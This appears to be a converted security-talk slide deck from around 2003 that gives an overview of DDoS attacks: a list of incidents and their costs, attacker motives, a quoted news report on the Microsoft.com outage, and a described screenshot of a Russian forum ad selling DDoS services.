

# Fighting Internet Diseases: DDoS, worms and miscreants

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


# Agenda

- DDoS: What, Where, When and Why
- DDoS Ammunition
- Underground Ecosystem
- Statistics
- Detection
- Mitigation
- Overview of anti-DDoS companies
- Future
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# DDoS: What, Where, When and Why

# DDoS



# Who cares?

- **2/2000:** \$1.2 Billion cost to US market
  - **\$100 Million revenue loss**
- **1/2001:** \$10's Million damage due to Microsoft attack
- **5/2001:** Whitehouse site down six hours
- **6/2001:** CERT down twice for > seven hours
- **6/2001:** Weather.com
- **7/2001:** Lufthansa.com
- **8/2001:** White House ('Code Red')
- **9/2001:** Deutsche Bank
- **10/2001:** NY Times
- **11/2001:** Attacks targeting routers (IDG News)

**4,000 attacks per week** *CAIDA*



# Who cares? (2)


- Everybody is vulnerable
  - ISPs
  - Hosting centers
  - ASP's
  - Government
  - Banks, Financial institutions
  - E-commerce
  - DNS servers
  - Email accounts
- Easy to mount
- Download, click and launch

# Background

- Motives
  - Showoff
  - Terror
  - Cyberspace demonstrations
  - Ransom
  - Blackmailing
  - Get your aggression out in cyber space
  - Boredom
- Same as in real life

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
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
# DDoS is **NOT**

- Information theft (passwords, credit cards)
  - Financial fraud (i.e. phishing)
- System penetration
  - Obtain root permission
- System crashing by:
  - Buffer/heap overflows
  - Format string attacks
- Breaking crypto

# Problem on the rise: **Hackers**



# Attack Evolution



InfoWorld: Microsoft.com falls to DOS attack: August 15, 2003: By : Security - Microsoft Internet Explorer

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## Microsoft.com falls to DOS attack

Company's Web site inaccessible for two hours

By Paul Roberts, IDG News Service August 15, 2003

Microsoft's main Web site was inaccessible for two hours Thursday evening, the victim of an Internet-borne DOS (denial of service) attack, the company said.

The company is cooperating with federal law enforcement officials to investigate the attack, which is the second successful DOS attack against Microsoft.com this month.

The attack occurred Thursday evening at 8:45 p.m. Pacific Daylight Time and was directed at [www.microsoft.com](http://www.microsoft.com), the Redmond, Wash., company's main Web address, according to Sean Sundwall, a Microsoft spokesman.

Microsoft.com was completely inaccessible for two hours Thursday evening and experienced "off and on" disruptions for another two hours, Sundwall said.

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
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# How much for a DDoS attack?



The screenshot shows a Microsoft Internet Explorer window with the address bar displaying <http://www.gpi.ru/boards/job/messages/1644.html>. The page title is "DDoS услуги. (GPI forum; job) - Microsoft Internet Explorer". The forum post is titled "DDoS услуги." and is authored by "DDoS". The post content is in Russian and describes the services offered, including a price range of ~80-90 and a mention of a demo. The post is dated "11 октября 2003 в 21:14:17". Below the post, there is a reply form with fields for "Имя", "E-Mail", and "Тема".

